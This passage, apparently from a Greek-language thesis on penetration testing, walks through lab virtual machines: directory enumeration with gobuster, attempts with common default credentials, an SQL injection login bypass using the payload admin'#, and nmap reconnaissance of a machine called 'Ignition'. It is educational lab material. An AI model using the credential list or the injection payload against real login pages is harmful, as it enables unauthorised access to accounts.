


Figure 11: Εκτέλεση εντολής gobuster

Αφού ελέγξαμε τους καταλόγους Ιστού, δεν βρήκαμε χρήσιμες πληροφορίες. Τα αποτελέσματα που υπάρχουν στην έξοδο μας αντιπροσωπεύουν προεπιλεγμένους καταλόγους για τους περισσότερους ιστότοπους και τις περισσότερες φορές δεν περιέχουν αρχεία που θα μπορούσαν να είναι εκμεταλλεύσιμα ή χρήσιμα για έναν εισβολέα με οποιονδήποτε τρόπο. Ωστόσο, αξίζει να τα ελέγξουμε, επειδή μερικές φορές, μπορεί να περιέχουν μη τυπικά αρχεία που τοποθετήθηκαν εκεί κατά λάθος.

Επειδή το Go buster δεν βρήκε τίποτα χρήσιμο, πρέπει να ελέγξουμε για τυχόν προεπιλεγμένα διαπιστευτήρια ή να παρακάμψουμε τη σελίδα σύνδεσης με κάποιο τρόπο. Για να ελέγξουμε για προεπιλεγμένα διαπιστευτήρια, θα μπορούσαμε να πληκτρολογήσουμε τους πιο συνηθισμένους συνδυασμούς στα πεδία ονόματος χρήστη και κωδικού πρόσβασης, όπως:

- Admin - admin
- Guest - guest
- User - user
- Root - root
- Admin - password

Αφού επιχειρήσαμε όλους αυτούς τους συνδυασμούς, δεν καταφέραμε να συνδεθούμε. Θα μπορούσαμε, υποθετικά, να χρησιμοποιήσουμε ένα εργαλείο για να προσπαθήσουμε να επιβάλουμε βίαιο τρόπο στη σελίδα σύνδεσης. Ωστόσο, αυτό θα πάρει πολύ χρόνο και θα μπορούσε να προκαλέσει ένα μέτρο ασφαλείας.

Δοκιμάζουμε στη φόρμα σύνδεσης για πιθανή ευπάθεια SQL Injection (έγχυση κώδικα SQL).

Θα εισάγουμε παρακάτω το ερώτημα SQL:

Όνομα χρήστη: admin'#. Όπου ένα μεμονωμένο εισαγωγικό(') επιτρέπει στο σενάριο να αναζητήσει το όνομα χρήστη διαχειριστή. Προσθέτοντας το hashtag (#), θα σχολιάσουμε το υπόλοιπο ερώτημα, το οποίο θα κάνει την αναζήτηση ενός αντίστοιχου κωδικού πρόσβασης για το καθορισμένο όνομα χρήστη. Ωστόσο, δεδομένου ότι έχουμε παραλείψει το τμήμα αναζήτησης κωδικού πρόσβασης στο ερώτημά μας, το σενάριο θα αναζητήσει τώρα μόνο εάν υπάρχει κάποια καταχώρηση με το όνομα χρήστη διαχειριστής. Θα χρησιμοποιήσουμε λοιπόν οποιονδήποτε κωδικό πρόσβασης όπως το admin123 και, στη συνέχεια, θα κάνουμε κλικ στο login, για να δούμε το αποτέλεσμα.




Figure 12: Δοκιμή έγχυση κώδικα SQL

Αφού πατήσουμε το κουμπί σύνδεσης, αποστέλλεται ο κωδικός εκμετάλλευσης και, όπως υποψιαζόμαστε, εμφανίζεται η παρακάτω σελίδα:




Figure 13: Επιτυχής έγχυση κώδικα SQL

Όπως μπορούμε να δούμε το μήνυμα που επιστρέφει η σελίδα μετά την επιτυχή σύνδεση είναι το δεδομένο, που μας ζητάει το εικονικό μηχάνημα, για να θεωρηθεί ότι επιτύχαμε στην διείσδυση του μηχανήματος.

4.4 Σενάριο 3ο

4.4.1 Εικονική μηχανή “Ignition”

Η εικονική μηχανή “Ignition”, είναι ένας διακομιστής ιστού με εσφαλμένη ρύθμιση παραμέτρων, στον οποίο θα δούμε κάποιες βασικές δοκιμής δικτύου και DNS.

4.4.2 Μεθοδολογία Διείσδυσης

Ενεργοποιώντας το εικονικό μηχάνημα, βλέπουμε αυτόματως και την IP (10.129.96.50) που κατέχει. Ξεκινώντας με τη σάρωση Nmap, ώστε να μπορούμε να ελέγξουμε ποιες θύρες είναι ανοιχτές και ποιες υπηρεσίες εκτελούνται σε αυτές με τις παρακάτω επιλογές:
-sC: Εκτελεί σάρωση σεναρίου χρησιμοποιώντας το προεπιλεγμένο σύνολο σεναρίων και
-sV: ενεργοποιεί την ανίχνευση έκδοσης, η οποία θα εντοπίσει ποιες εκδόσεις εκτελούνται σε ποια θύρα. Όπως θα δούμε και στην παρακάτω εικόνα:




Figure 14: Εκτέλεση εντολής Nmap “Ignition Machine”

Το αποτέλεσμα που παίρνουμε, είναι, η ανοιχτή θύρα 80 και η εκτέλεση της διεργασίας – εφαρμογής Nginx 1.14.2. Ωστόσο, από την έξοδο ακριβώς κάτω από αυτό, παρατηρούμε ότι ο http-title επιστρέφει “Did not follow redirect to http://ignition.htb”.

Αντιγράφουμε τη διεύθυνση URL, και προσπαθούμε να αποκτήσουμε πρόσβαση στην ιστοσελίδα μέσω ενός παραθύρου του προγράμματος περιήγησης. Κατά την προσπάθεια πρόσβασης στην ιστοσελίδα μέσω ενός παραθύρου προγράμματος περιήγησης, εμφανίζεται το ακόλουθο σφάλμα, “This Site Can’t be reached”.

Ελέγχουμε εάν υπάρχει τυπογραφικό λάθος στο ignition.htb URL αλλά, χωρίς περαιτέρω λεπτομέρειες σχετικά με το τι μπορεί να προκαλέσει αυτό το σφάλμα. Παρακάτω, εμφανίζεται ένας πιο λεπτομερής κωδικός σφάλματος: DNS_PROBE_FINISHED_NXDOMAIN. Μετά από μια γρήγορη αναζήτηση στο Google για το σφάλμα, μαθαίνουμε ότι μπορεί να υπάρχουν δύο βαθύτεροι λόγοι για την εμφάνιση αυτού του σφάλματος. Έχουμε πληκτρολογήσει λάθος τη διεύθυνση ignition.htb στη γραμμή αναζήτησης URL και οι διακομιστές DNS δεν μπορούν να βρουν τη συσχετισμένη διεύθυνση IP για το λάθος πληκτρολόγιο όνομα. Ποτέ δεν εισαγάγαμε κανένα όνομα κεντρικού υπολογιστή όπως το ignition.htb στη γραμμή αναζήτησης, αλλά ο ιστότοπος το περιμένει από εμάς. Το πρόβλημα αυτό μπορεί να διορθωθεί τροποποιώντας το αρχείο /etc/hosts. Άνοίγουμε το παραπάνω αρχείο με την εντολή “sudo nano /etc/hosts”.

Πλέον μπορούμε να επεξεργαστούμε το αρχείο και να εισάγουμε πληροφορίες, όπως θα δούμε στην παρακάτω εικόνα:





Figure 15: Επεξεργασία αρχείου Hosts “Ignition Machine”

Μόλις ολοκληρώσουμε αυτή η διαμόρφωση- επεξεργασίας του αρχείου, μπορούμε να προχωρήσουμε στην εκ νέου φόρτωση της ιστοσελίδας του στόχου και να επαληθεύσουμε εάν φορτώνεται με επιτυχία. Εφόσον το ζητούμενο όνομα κεντρικού υπολογιστή έχει πλέον συνδεθεί με την IP του εικονικού μηχανήματος, ο ιστότοπος μπορεί να φορτώσει χωρίς



